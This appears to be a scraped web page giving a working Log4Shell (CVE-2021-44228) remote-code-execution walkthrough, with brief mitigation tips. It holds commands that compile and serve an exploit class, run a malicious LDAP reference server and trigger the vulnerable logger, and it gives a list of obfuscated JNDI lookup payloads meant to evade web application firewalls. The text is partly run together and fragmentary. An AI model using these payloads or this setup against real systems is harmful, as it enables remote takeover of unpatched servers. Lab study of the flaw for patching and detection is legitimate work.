
The version of 1.x have other vulnerabilities, we recommend that you update the latest version.
Security Advisories / Bulletins linked to Log4Shell (CVE-2021-44228)
download this project, compile the exploit code blob/master/src/main/java/Exploit.java, and start a webserver allowing downloading the compiled binary.
git clone https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce.git cd CVE-2021-44228-Apache-Log4j-Rce javac Exploit.java # start webserver # For Python2 python -m SimpleHTTPServer 8888 # For Python3 python3 -m http.server 8888 # make sure python webserver is running the same directory as Exploit.class, to test curl -I 127.0.0.1:8888/Exploit.class download another project and run LDAP server implementation returning JNDI references https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/LDAPRefServer.java
git clone https://github.com/mbechler/marshalsec.git cd marshalsec # Java 8 required mvn clean package -DskipTests java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit" build and run the activation code (simulate an log4j attack on a vulnerable java web server) blob/master/src/main/java/log4j.java, and your calculator app will appear.
cd CVE-2021-44228-Apache-Log4j-Rce mvn clean package java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar log4j # expect the following # 1. calculator app appear # 2. in ldapserver console, # Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class # 3. in webserver console, # 127.0.0.1 - - [....] "GET /Exploit.class HTTP/1.1" 200 - Tips:
Do not rely on a current Java version to save you. Update Log4 (or remove the JNDI lookup). Disable the expansion (seems a pretty bad idea anyways).
For example:
${jndi:ldap://127.0.0.1:1389/ badClassName} ${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc} ${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass} ${jndi:rmi://adsasd.asdasd.asdasd} ${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc} ${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc} ${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc} ${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc} Don't trust the web application firewall.
Lookups provide a way to add values to the Log4j configuration at arbitrary places.
The methods to cause leak in finally
LogManager.getLogger().error() LogManager.getLogger().fatal() If you want to do black-box testing, I suggest you do passive scanning.
Have Fun!!!